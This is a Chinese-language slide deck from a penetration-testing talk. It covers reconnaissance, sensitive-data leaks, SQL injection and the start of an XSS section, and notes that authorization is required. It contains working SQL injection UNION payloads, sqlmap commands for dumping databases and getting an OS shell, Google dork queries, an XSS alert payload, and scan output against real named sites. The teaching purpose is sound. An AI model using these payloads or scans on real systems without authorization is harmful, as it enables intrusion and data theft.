

# 滲透測試 基本技巧與經驗分享

講者: 趙偉捷

# 自我介紹

ID : OAlienO

姓名：趙偉捷

學校系所：國立交通大學 電機資訊學士班 大二升大三

社群：Bamboofox

# 目錄

## 滲透測試 - Penetration Test ( PT )

情境一：收集情報

情境二：資料洩漏

情境三：SQL injection

情境四：XSS

情境五：XST

情境六：CSRF

情境七：File Upload Vulnerability

## Common Vulnerabilities and Exposures ( CVE )

## Bug Bounty 與漏洞通報

# 滲透測試

# Penetration Test ( PT )

# 滲透測試 - Penetration Test ( PT )

簡介：滲透測試是企業委託駭客對系統進行入侵攻擊，並在攻擊後回報潛在漏洞給開發人員做修補。

特性：以毒攻毒，針對目標網站。

**有授權很重要**

# 標準流程

很多人開始做滲透測試後，就會有人整理一些常見的步驟手法，這邊列出幾個開源組織制定的滲透測試標準流程。

## **OWASP ( Open Web Application Security Project )**

[https://www.owasp.org/index.php/OWASP\\_Testing\\_Guide\\_v4\\_Table\\_of\\_Contents](https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents)


## **OSSTMM (Open Source Security Testing Methodology Manual)**

<http://www.isecom.org/research/osstmm.html>

## **PTES ( Penetration Testing Execution Standard )**

[http://www.pentest-standard.org/index.php/PTES\\_Technical\\_Guidelines](http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines)

# 標準流程



# 情境一


假設今天外星人想對某個網站做滲透測試  
他要從哪裡開始測呢？( 切他電路 )

## 收集情報



# 收集情報 ( Information Gathering )

最簡單且基本的情報收集可以從看伺服器回應的 http header 開始



▼ Response Headers [view source](#)

- Cache-Control: no-cache
- Connection: Keep-Alive
- Content-Type: text/html; charset=utf-8
- Date: Wed, 28 Jun 2017 08:43:37 GMT
- Keep-Alive: timeout=5, max=100
- P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
- Pragma: no-cache
- Server: Apache/2.4.16 (FreeBSD)**
- Transfer-Encoding: chunked
- X-Logged-In: False
- X-Powered-By: PHP/5.4.45**

# 收集情報 ( Information Gathering )

Cookie 的名字也可以拿來辨認系統 ( 不一定正確 )

```
Cookie: ASP.NET_SessionId=w4vqkmsh132hjvn1vulfifmr;
```


有沒有工具呢?

Wappalyzer

( <https://chrome.google.com/webstore/detail/wappalyzer/gpongmhjkpfnbhagpnmjfkannfbllamg?hl=zh-TW> )

# 收集情報 ( Information Gathering )

Chrome 插件  
Wappalyzer



# 收集情報 - Google Hacking

完整的運用 Google 的強大搜尋功能

~~inurl:google.com~~

這裡不能有空白

inurl:google.com

intext:"PHP Fatal error: require()" filetype:log


site:google.com

Google hacking database


<https://www.exploit-db.com/google-hacking-database/>

# 收集情報 – 找旁注

一個機器可能 host 多個網站



The screenshot shows a search engine interface with a search bar containing the IP address "ip:52.68.214.80". Below the search bar, there are tabs for "網路" (Network), "圖片" (Images), "影片" (Videos), "地圖" (Maps), "新聞" (News), and "我儲存的項目" (My saved items). The "網路" tab is selected. The search results show 72 results. The first result is "Top Link Membership" with the URL "https://member.top-link.com.tw". Below the URL, there is a message: "您的瀏覽器並未開啟或是支援JavaScript，請至設定中開啟JavaScript功能". The second result is "2017台北秋季旅展 TITE台灣國際旅遊展8/25-28世貿一館" with the URL "www.tite.tw". Below the URL, there is a description: "2017台北秋季旅展-TITE台灣國際旅遊展 由成立逾48年最具規模的台北市旅行商業同業公會及上聯國際展覽公司攜手籌辦。延續夏季旅展（TTE）熱潮，集結國內外各大旅行 ...". The third result is "2017上聯婦幼10/06-09台北國際嬰兒與孕媽咪用品展-世 ..." with the URL "https://mombaby-fair.top-link.com.tw". Below the URL, there is a description: "台北國際嬰兒與孕媽咪用品展是上聯國際專為孕媽咪與寶貴寶身打造的優質婦幼展售會，更是台灣 最具指標性的年度婦幼用品採購週年慶，蒐羅最多最新新趨勢、最多口碑佳評 ...".



The screenshot shows the VirusTotal website's IP address information page for the IP address 52.68.214.80. The page title is "52.68.214.80 IP 位址資訊". Below the title, there are two sections: "Geolocation" and "Passive DNS replication". The "Geolocation" section shows the country as "US". The "Passive DNS replication" section shows a list of domains that resolved to the given IP address. The list includes:

Date	Domain
2017-07-04	ksbrandname-fair.top-link.com.tw
2017-05-17	mombaby.top-link.com.tw
2017-05-13	software.top-link.com.tw
2017-03-31	payment.top-link.com.tw

# 收集情報 - 使用工具 ( nmap )

```
oalieno@oalieno ~ nmap 45.33.49.119

Starting Nmap 7.01 ( https://nmap.org ) at 2017-06-28 21:34 CST
Nmap scan report for ack.nmap.org (45.33.49.119)
Host is up (0.13s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
70/tcp    closed gopher
80/tcp    open  http
113/tcp   closed ident
443/tcp   open  https
31337/tcp closed Elite

Nmap done: 1 IP address (1 host up) scanned in 9.06 seconds
```

nmap <url>  
掃 port

# 收集情報 - 使用工具 ( nikto )

```
x < root@someone ~ nikto -host http://www.nctu.edu.tw/
Nikto v2.1.6
-----
Target IP:      203.66.68.46
Target Hostname: www.nctu.edu.tw
Target Port:    80
Start Time:     2017-07-03 23:47:42 (GMT8)
-----
Server: Apache/2.4.16 (FreeBSD)
Cookie b58621eb18509ccd3ba180b109ec4943 created without the httponly flag
Retrieved x-powered-by header: PHP/5.4.45
The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect again
Uncommon header 'x-logged-in' found, with contents: False
The X-Content-Type-Options header is not set. This could allow the user agent to render the content
No CGI Directories found (use '-C all' to force check all possible dirs)
Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x361 0x4cddd91893f00
Entry '/installation/' in robots.txt returned a non-forbidden or redirect HTTP code (404)
"robots.txt" contains 15 entries which should be manually viewed.
Web Server returns a valid response with junk HTTP methods, this may cause false positives.
DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/
OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
/servlet/webacc?User.html=noexist: Netware web access may reveal full path of the web server. Apply
/contents/extensions/asp/1: The IIS system may be vulnerable to a DOS, see http://www.microsoft.com
```

會提供相關網站



## 情境二

情境：

外星人在某網站上申請東東，申請完後得到這個連結，上面顯示申請的資料做確認和列印，會發生什麼事情呢，請待下頁分曉

[https://www.xxx.com/apply\\_form/?id=123](https://www.xxx.com/apply_form/?id=123)

**最常見安全問題 1<sup>st</sup> round – 資料洩漏**



# 機敏資料洩漏

網站權限控管沒做好，可以瀏覽其他人的申請單  
並看到他填的申請表上面的個人資料

比如：[https://www.xxx.com/apply\\_form/?id=100](https://www.xxx.com/apply_form/?id=100)

# 機敏資料洩漏

運用 Google hacking 的技巧，找到不小心公開的檔案

intitle:"Index of"

site:nctu.edu.tw filetype:pdf


## Index of /download/

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">0/</a>	19-Aug-2017 07:02	-	
 <a href="#">1/</a>	19-Aug-2017 21:27	-	
 <a href="#">2/</a>	20-Aug-2017 11:49	-	

# 情境三

情境：

外星人在某網站上看到可以輸入的 input box  
就很開心地輸入單引號...

A screenshot of a web search bar. It consists of a light gray rectangular input field with the placeholder text "Search here..." in a light gray font. To the right of the input field is a blue square button containing a white magnifying glass icon.

最常見安全問題 2<sup>nd</sup> round – SQL injection

# SQL injection

發現驚人的事實，他會 SQL syntax error  
說明他 87% 有 SQL injection 漏洞

**Warning:** You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'error')' at line 1 in

# 漏洞利用 – SQL injection

SQL injection 簡稱 SQLi

開發者常常犯的一個錯誤的編程方式：將要拿去執行的程式碼用字串串接的方式接上**使用者可控**的字串，統稱為注入 ( injection )

( SQL command )

把使用者可以控制的字串串接到要執行的命令裡面



```
$sql = "SELECT id FROM users WHERE uid='$uid';";  
$result = $conn->query($sql);
```

# 漏洞利用 – SQL injection

## UNION SELECT 技巧

```
$sql = "SELECT name,addr FROM users WHERE uid='$uid';";
```

```
SELECT name,addr FROM users WHERE uid='0' UNION SELECT 1,2 -- ';
```


這裡兩個

這裡也要兩個


# 漏洞利用 – SQL injection

手動挖 DB 順序

schema




table



column

# 漏洞利用 – SQL injection

直接是一個數字，他 SQL 原本就沒包單引號



```
id=0 UNION SELECT null,null,table_name FROM information_schema.tables  
WHERE table_schema = 'news' --
```



```
id=0 UNION SELECT null,null,column_name FROM information_schema.columns  
WHERE table_schema = 'news' AND table_name = 'flag' --
```



```
id=0 UNION SELECT null,null,flag FROM flag
```



# 漏洞利用 – SQL injection

Blind injection : 在沒有噴 log 的情況下，有機會可以派上會場

id=0 AND ( ... ) > 49

成功

id=0 AND ( ... ) > 50

成功

id=0 AND ( ... ) > 51

失敗

使用 binary search  
的技巧提升效率

...

他是 51

# 漏洞利用工具 – sqlmap

```
sqlmap -r package -dbs
```

```
sqlmap -r package -D xxx -tables
```

```
sqlmap -r package -D xxx -T yyy -columns
```

```
sqlmap -r package -D xxx -T yyy -C zzz -dump
```

```
sqlmap -r package -dump-all
```

```
sqlmap -r package -os-shell
```

# 漏洞利用 – SQL injection

如何防禦 SQLi ?

將使用者可控的部分 參數化 ( parameterized )

```
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:name, :value)");  
$stmt->bindParam(':name', $name);  
$stmt->bindParam(':value', $value);
```


```
$name = 'one';  
$value = 1;  
$stmt->execute();
```

以 php 為例

# 情境四

情境：外星人看到有一個留言框

很開心的輸入 '`<script>alert("XSS");</script>`'

